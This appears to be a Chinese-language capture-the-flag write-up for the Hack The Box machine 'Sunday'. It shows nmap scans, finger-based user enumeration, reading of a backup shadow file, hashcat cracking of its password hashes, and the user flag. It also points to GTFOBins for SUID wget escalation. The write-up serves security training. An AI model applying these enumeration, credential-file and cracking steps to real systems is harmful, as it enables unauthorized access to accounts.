Sunday(完成)

```
└──# nmap -sT -p- --min-rate 5000 10.10.10.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 09:18 PDT
Warning: 10.10.10.76 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.76
Host is up (0.22s latency).
Not shown: 60687 filtered tcp ports (no-response), 4843 closed tcp ports (conn-refused)
PORT      STATE SERVICE
79/tcp    open  finger
111/tcp   open  rpcbind
515/tcp   open  printer
6787/tcp  open  smc-admin
22022/tcp open  unknown
```


```
└──# nmap -sCV 10.10.10.76 -p 79,111,515,6787,22022
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 09:23 PDT
Nmap scan report for 10.10.10.76
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
79/tcp    open  finger?
|_finger: No one logged on\x0D
| fingerprint-strings:
|   GenericLines:
|     No one logged on
|   GetRequest:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|   HTTPOptions:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|     OPTIONS ???
|   Help:
|     Login Name TTY Idle When Where
|     HELP ???
|   RTSPRequest:
|     Login Name TTY Idle When Where
|     OPTIONS ???
|     RTSP/1.0 ???
|   SSLSessionReq:
```

```
|_    Login Name TTY Idle When Where
111/tcp   open  rpcbind 2-4 (RPC #100000)
515/tcp   open  printer
6787/tcp  open  http    Apache httpd
|_http-title: 400 Bad Request
|_http-server-header: Apache
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:00:94:32:18:60:a4:93:3b:87:a4:b6:f8:02:68:0e (RSA)
|_  256 da:2a:6c:fa:6b:b1:ea:16:1d:a6:54:a1:0b:2b:ee:48 (ED25519)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port79-TCP:V=7.94SVN%I=7%D=4/9%Time=66156B74%P=aarch64-unknown-linux-gn
SF:u%r(GenericLines,12,"No\x20one\x20logged\x20on\r\n")%r(GetRequest,93,"L
SF:ogin\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x20\x20\x20\x20Idle\x2
SF:0\x20\x20\x20When\x20\x20\x20\x20Where\r\n/\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nGET\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\?\?\?\r\nHTTP/1\.0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\?\?\?\r\n")%r(Help,5D,"Login\x20\x20\x20\x20\x20\x20\x20Name\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x20Where\
SF:r\nHELP\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\?\?\?\r\n")%r(HTTPOptions,93,"Login\x20\x20\x20\x20\x20\x20\x2
SF:0Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x2
SF:0\x20\x20\x20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x
SF:20Where\r\n/\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\?\?\?\r\nHTTP/1\.0\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nOPTIONS\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\n")%r(RTSPRequest,93,"Login
SF:\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x20\x20\x20\x20Idle\x20\x2
SF:0\x20\x20When\x20\x20\x20\x20Where\r\n/\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nOPTIONS\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nRTS
SF:P/1\.0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\
SF:n")%r(SSLSessionReq,5D,"Login\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x20Where\r\n\x16
SF:\x03\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\?\?\?\r\n");
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.93 seconds
```

79port參考hacktrick=>


https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-finger#ji-ben-xin-xi



發現兩組特別usernmae:

sammy

ssh => user:sunny passwd:sunday



查看歷史發現有備份

```
sunny@sunday:~$ history
    1  su -
    2  su -
    3  cat /etc/resolv.conf
    4  su -
    5  ps auxwww|grep overwrite
    6  su -
    7  sudo -l
    8  sudo /root/troll
    9  ls /backup
   10  ls -l /backup
   11  cat /backup/shadow.backup
   12  sudo /root/troll
```

因目前user flag在sammy需要登入

```
sunny@sunday:~$ cat /backup/shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

```
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

```
┌──(root㉿kali)-[~/HTB/sunday]
└─# hashcat passwd -m 7400 /usr/share/wordlists/rockyou.txt --show
$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:cooldude!
$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:sunday
```


```
username:sammy
passwd:cooldude!
```

---

user flag


```
bash-5.1$ cat user.txt
c1d48a5a8202482dbb193ba52a621350
```

提權+root flag



參考=>

https://gtfobins.github.io/gtfobins/wget/#suid



以下有誤

1. 未完全掃Port，有hight port
2. msf資料抓與有誤

```
└──# nmap -sCV 10.10.10.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 09:27 PDT
Nmap scan report for 10.10.10.76
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
79/tcp  open  finger?
| fingerprint-strings:
|   GenericLines:
|     No one logged on
|   GetRequest:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|   HTTPOptions:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|     OPTIONS ???
```

```
|   Help:
|     Login Name TTY Idle When Where
|     HELP ???
|   RTSPRequest:
|     Login Name TTY Idle When Where
|     OPTIONS ???
|     RTSP/1.0 ???
|   SSLSessionReq:
|_    Login Name TTY Idle When Where
|_finger: No one logged on\x0D
111/tcp open  rpcbind 2-4 (RPC #100000)
515/tcp open  printer
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port79-TCP:V=7.94SVN%I=7%D=4/8%Time=66141B23%P=aarch64-unknown-linux-gn
SF:u%r(GenericLines,12,"No\x20one\x20logged\x20on\r\n")%r(GetRequest,93,"L
SF:ogin\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x20\x20\x20\x20Idle\x2
SF:0\x20\x20\x20When\x20\x20\x20\x20Where\r\n/\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nGET\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\?\?\?\r\nHTTP/1\.0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\?\?\?\r\n")%r(Help,5D,"Login\x20\x20\x20\x20\x20\x20\x20Name\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x20Where\
SF:r\nHELP\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\?\?\?\r\n")%r(HTTPOptions,93,"Login\x20\x20\x20\x20\x20\x20\x2
SF:0Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x
SF:20Where\r\n/\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\?\?\?\r\nHTTP/1\.0\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nOPTIONS\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\n")%r(RTSPRequest,93,"Login
SF:\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x20\x20\x20\x20Idle\x20\x2
SF:0\x20\x20When\x20\x20\x20\x20Where\r\n/\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nOPTIONS\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nRTS
SF:P/1\.0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\
SF:n")%r(SSLSessionReq,5D,"Login\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x20Where\r\n\x16
SF:\x03\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
```

```
SF:0\x20\x20\x20\?\?\?\r\n");

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.43 seconds
```

參考hacktrick=>https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-finger#ji-ben-xin-xi

79port使用msf進行username爆破


msf6 auxiliary(scanner/finger/finger_users) > exploit

```
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: adm
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: ikeuser
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: lp
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: dladm
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: netadm
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: netcfg
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: dhcpserv
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: bin
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: daemon
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: _ntp
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: ftp
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: noaccess
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: nobody
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: nobody4
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: root
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: sshd
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: sys
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: aiuser
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: openldap
[+] 10.10.10.76:79        - 10.10.10.76:79 Users found: _ntp, adm, aiuser, bin,
daemon, dhcpserv, dladm, ftp, ikeuser, lp, netadm, netcfg, noaccess, nobody, nobody4,
openldap, root, sshd, sys
[*] 10.10.10.76:79        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


將username彙整一格文件

```
┌──(root㉿kali)-[~/htb/Sunday]
└─# cat text|grep user: | awk '{print $8}' > username

┌──(root㉿kali)-[~/htb/Sunday]
└─# cat username
adm
ikeuser
lp
dladm
netadm
netcfg
dhcpserv
bin
daemon
_ntp
ftp
noaccess
nobody
nobody4
root
sshd
sys
aiuser
openldap
```

進行回圈測試，確認四組username可登入



```
┌──(root㉿kali)-[~/htb/Sunday]
└─# bash 79.sh
Login       Name                 TTY         Idle    When    Where
adm         Admin                            < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
ikeuser     IKE Admin                        < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
lp          Line Printer Admin               < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
dladm       Datalink Admin                   < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
netadm      Network Admin                    < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
netcfg      Network Configuratio             < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
dhcpserv    DHCP Configuration A             < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
bin             ???                          < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
daemon          ???                          < .  .  .  . >
_ntp        NTP Daemon                       < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
_ntp        NTP Daemon                       < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
ftp         FTPD Reserved UID                < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
noaccess    No Access User                   < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
nobody      NFS Anonymous Access             < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
nobody4     SunOS 4.x NFS Anonym             < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
root        Super-User           ssh          <Dec  7 01:27> 10.10.14.4

Login       Name                 TTY         Idle    When    Where
sshd        sshd privsep                     < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
sys             ???                          < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
aiuser      AI User                          < .  .  .  . >

Login       Name                 TTY         Idle    When    Where
openldap    OpenLDAP User                    < .  .  .  . >
```




```
